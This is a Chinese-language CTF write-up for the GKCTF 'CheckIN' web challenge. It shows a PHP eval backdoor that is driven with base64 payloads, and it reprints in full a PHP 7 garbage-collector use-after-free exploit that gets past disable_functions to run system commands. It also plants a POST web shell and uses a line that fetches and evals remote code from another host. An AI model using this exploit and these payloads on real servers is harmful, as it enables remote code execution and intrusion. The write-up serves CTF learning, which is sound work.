# GKCTF web-CheckIN 解题思路writeup

原创

0kaml 于 2020-05-24 23:11:37 发布 569 收藏
分类专栏： WEB CTF 文章标签： 信息安全




打开题目可以看到源码

```
<title>Check_In</title>
<?php
highlight_file(__FILE__);
class ClassName
{
        public $code = null;
        public $decode = null;
        function __construct()
        {
                $this->code = @$this->x()['Ginkgo'];
                $this->decode = @base64_decode( $this->code );
                @Eval($this->decode);
        }

        public function x()
        {
                return $_REQUEST;
        }
}
new ClassName();
```

可以明显看到一句话密码,我们只需要传入base64加密后的代码,就可以得到执行

我们先看一下phpinfo();

index.php?Ginkgo=cGhwaW5mbygpOw==

| | | |
|---|---|---|
| **default_mimetype** | text/html | text/html |
| **disable_classes** | *no value* | *no value* |
| **disable_functions** | pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,ld,dl, | pcntl_alarm,pcntl_fork,pcntl_waitpid,pcntl_wait,pcntl_wifexited,pcntl_wifstopped,pcntl_wifsignaled,pcntl_wifcontinued,pcntl_wexitstatus,pcntl_wtermsig,pcntl_wstopsig,pcntl_signal,pcntl_signal_get_handler,pcntl_signal_dispatch,pcntl_get_last_error,pcntl_strerror,pcntl_sigprocmask,pcntl_sigwaitinfo,pcntl_sigtimedwait,pcntl_exec,pcntl_getpriority,pcntl_setpriority,pcntl_async_signals,system,exec,shell_exec,popen,proc_open,passthru,symlink,link,syslog,imap_open,ld,dl, |
| **display_errors** | Off | Off |
| **display_startup_errors** | Off | Off |
| **doc_root** | *no value* | *no value* |
| **docref_ext** | *no value* | *no value* |
| **docref_root** | *no value* | *no value* |
| **enable_dl** | Off | Off |
| **enable_post_data_reading** | On | On |
| **error_append_string** | *no value* | *no value* |
| **error_log** | *no value* | *no value* |
| **error_prepend_string** | *no value* | *no value* |
| **error_reporting** | 22527 | 22527 |



可以看到开启了disable_functions,过滤了许多危险函数,但是仍然执行一些可以对我们有用的函数

我们先通过print_r(scandir('/'));代码扫描一下根目录

index.php?Ginkgo=cHJpbnRfcihzY2FuZGlyKCcvJykpOw==

```
<title>Check_In</title>
<?php
highlight_file(__FILE__);
class ClassName
{
    public $code = null;
    public $decode = null;
    function __construct()
    {
        $this->code = @$this->x()['Ginkgo'];
        $this->decode = @base64_decode( $this->code );
        @Eval($this->decode);
    }

    public function x()
    {
        return $_REQUEST;
    }
}
new ClassName(); Array ( [0] => . [1] => .. [2] => .dockerenv [3] => bin [4] => boot [5] => dev [6] => etc [7] => flag [8] => home [9] => lib [10] => lib64 [11] => media [12] => mnt [13] => opt [14] => proc [15] => readflag [16] => root [17] => run [18] => sbin [19] => srv [20] => start.sh [21] => sys [22] => tmp [23] => usr [24] => var )
```




根目录下存在flag,我们试着读取一下

print_r(readfile('/flag'));

index.php?Ginko=cHJpbnRfcihyZWFkZmlsZSgnL2ZsYWcnKSk7

发现并不能读取flag,再试着读取一下readflag

index.php?Ginkgo=cHJpbnRfcihyZWFkZmlsZSgnL3JlYWRmbGFnJykpOw=




大概可以知道,我们需要执行readflag才可以获取到flag

可以通过phpinfo()知道php版本为7.3

php7-gc-bypass漏洞利用PHP garbage collector程序中的堆溢出触发进而执行命令

影响范围是linux，php7.0-7.3

https://github.com/mm0r1/exploits/blob/master/php7-gc-bypass/exploit.php

php-json-bypass漏洞利用json序列化程序中的堆溢出触发，以绕过disable_functions并执行系统命令

影响范围是linux，php 7.1-7.3

https://github.com/mm0r1/exploits/blob/master/php-json-bypass/exploit.php

exploit代码

bypass.txt

```
pwn("uname -a&&/readflag");  #你要执行的命令

function pwn($cmd) {
    global $abc, $helper;

    function str2ptr(&$str, $p = 0, $s = 8) {
        $address = 0;
        for($j = $s-1; $j >= 0; $j--) {
            $address <<= 8;
            $address |= ord($str[$p+$j]);
        }
        return $address;
    }

    function ptr2str($ptr, $m = 8) {
        $out = "";
        for ($i=0; $i < $m; $i++) {
```


```
        $out .= chr($ptr & 0xff);
        $ptr >>= 8;
    }
    return $out;
}

function write(&$str, $p, $v, $n = 8) {
    $i = 0;
    for($i = 0; $i < $n; $i++) {
        $str[$p + $i] = chr($v & 0xff);
        $v >>= 8;
    }
}

function leak($addr, $p = 0, $s = 8) {
    global $abc, $helper;
    write($abc, 0x68, $addr + $p - 0x10);
    $leak = strlen($helper->a);
    if($s != 8) { $leak %= 2 << ($s * 8) - 1; }
    return $leak;
}

function parse_elf($base) {
    $e_type = leak($base, 0x10, 2);

    $e_phoff = leak($base, 0x20);
    $e_phentsize = leak($base, 0x36, 2);
    $e_phnum = leak($base, 0x38, 2);

    for($i = 0; $i < $e_phnum; $i++) {
        $header = $base + $e_phoff + $i * $e_phentsize;
        $p_type  = leak($header, 0, 4);
        $p_flags = leak($header, 4, 4);
        $p_vaddr = leak($header, 0x10);
        $p_memsz = leak($header, 0x28);

        if($p_type == 1 && $p_flags == 6) { # PT_LOAD, PF_Read_Write
            # handle pie
            $data_addr = $e_type == 2 ? $p_vaddr : $base + $p_vaddr;
            $data_size = $p_memsz;
        } else if($p_type == 1 && $p_flags == 5) { # PT_LOAD, PF_Read_exec
            $text_size = $p_memsz;
        }
    }

    if(!$data_addr || !$text_size || !$data_size)
        return false;

    return [$data_addr, $text_size, $data_size];
}

function get_basic_funcs($base, $elf) {
    list($data_addr, $text_size, $data_size) = $elf;
    for($i = 0; $i < $data_size / 8; $i++) {
        $leak = leak($data_addr, $i * 8);
        if($leak - $base > 0 && $leak - $base < $data_addr - $base) {
            $deref = leak($leak);
            # 'constant' constant check
            if($deref != 0x746e6174736e6f63)
                continue;
```

```
                continue;
        } else continue;

        $leak = leak($data_addr, ($i + 4) * 8);
        if($leak - $base > 0 && $leak - $base < $data_addr - $base) {
            $deref = leak($leak);
            # 'bin2hex' constant check
            if($deref != 0x786568326e6962)
                continue;
        } else continue;

        return $data_addr + $i * 8;
    }
}

function get_binary_base($binary_leak) {
    $base = 0;
    $start = $binary_leak & 0xfffffffffffff000;
    for($i = 0; $i < 0x1000; $i++) {
        $addr = $start - 0x1000 * $i;
        $leak = leak($addr, 0, 7);
        if($leak == 0x10102464c457f) { # ELF header
            return $addr;
        }
    }
}

function get_system($basic_funcs) {
    $addr = $basic_funcs;
    do {
        $f_entry = leak($addr);
        $f_name = leak($f_entry, 0, 6);

        if($f_name == 0x6d6574737973) { # system
            return leak($addr + 8);
        }
        $addr += 0x20;
    } while($f_entry != 0);
    return false;
}

class ryat {
    var $ryat;
    var $chtg;

    function __destruct()
    {
        $this->chtg = $this->ryat;
        $this->ryat = 1;
    }
}

class Helper {
    public $a, $b, $c, $d;
}

if(stristr(PHP_OS, 'WIN')) {
    die('This PoC is for *nix systems only.');
}
```

```
$n_alloc = 10; # increase this value if you get segfaults

$contiguous = [];
for($i = 0; $i < $n_alloc; $i++)
    $contiguous[] = str_repeat('A', 79);

$poc = 'a:4:{i:0;i:1;i:1;a:1:{i:0;O:4:"ryat":2:{s:4:"ryat";R:3;s:4:"chtg";i:2;}}i:1;i:3;i:2;R:5;}';
$out = unserialize($poc);
gc_collect_cycles();

$v = [];
$v[0] = ptr2str(0, 79);
unset($v);
$abc = $out[2][0];

$helper = new Helper;
$helper->b = function ($x) { };

if(strlen($abc) == 79 || strlen($abc) == 0) {
    die("UAF failed");
}

# leaks
$closure_handlers = str2ptr($abc, 0);
$php_heap = str2ptr($abc, 0x58);
$abc_addr = $php_heap - 0xc8;

# fake value
write($abc, 0x60, 2);
write($abc, 0x70, 6);

# fake reference
write($abc, 0x10, $abc_addr + 0x60);
write($abc, 0x18, 0xa);

$closure_obj = str2ptr($abc, 0x20);

$binary_leak = leak($closure_handlers, 8);
if(!($base = get_binary_base($binary_leak))) {
    die("Couldn't determine binary base address");
}

if(!($elf = parse_elf($base))) {
    die("Couldn't parse ELF header");
}

if(!($basic_funcs = get_basic_funcs($base, $elf))) {
    die("Couldn't get basic_functions address");
}

if(!($zif_system = get_system($basic_funcs))) {
    die("Couldn't get zif_system address");
}

# fake closure object
$fake_obj_offset = 0xd0;
for($i = 0; $i < 0x110; $i += 8) {
    write($abc, $fake_obj_offset + $i, leak($closure_obj, $i));
}
```

```
    # pwn
    write($abc, 0x20, $abc_addr + $fake_obj_offset);
    write($abc, 0xd0 + 0x38, 1, 4); # internal func type
    write($abc, 0xd0 + 0x68, $zif_system); # internal func handler

    ($helper->b)($cmd);

    exit();
}
```

由于比赛平台是BUUCTF,题目不能访问外网,所以我们需要用另一个buu账号,创建一个linux的内网pc




我们把bypass.txt上传到Linux Labs的/var/www/html目录,重启apache2,即可

现在就可以利用了,payload如下:

eval(file_get_contents('http://174.1.131.30/bypass.txt'));

这里174.1.131.30的IP为你创建的Linux Labs的内网IP

这里有个坑点,如果直接把payload加密base64,打过去服务器会报500错误

所以我们先放个一句话密码,然后再传payload


利用方法如下:

eval($_POST["okami"]);

index.php?Ginkgo=ZXZhbCgkX1BPU1RbIm9rYW1pIl0pOw==

同时POST请求

okami=eval(file_get_contents("http://174.1.131.30/bypass.txt"));




命令执行成功,获取到flag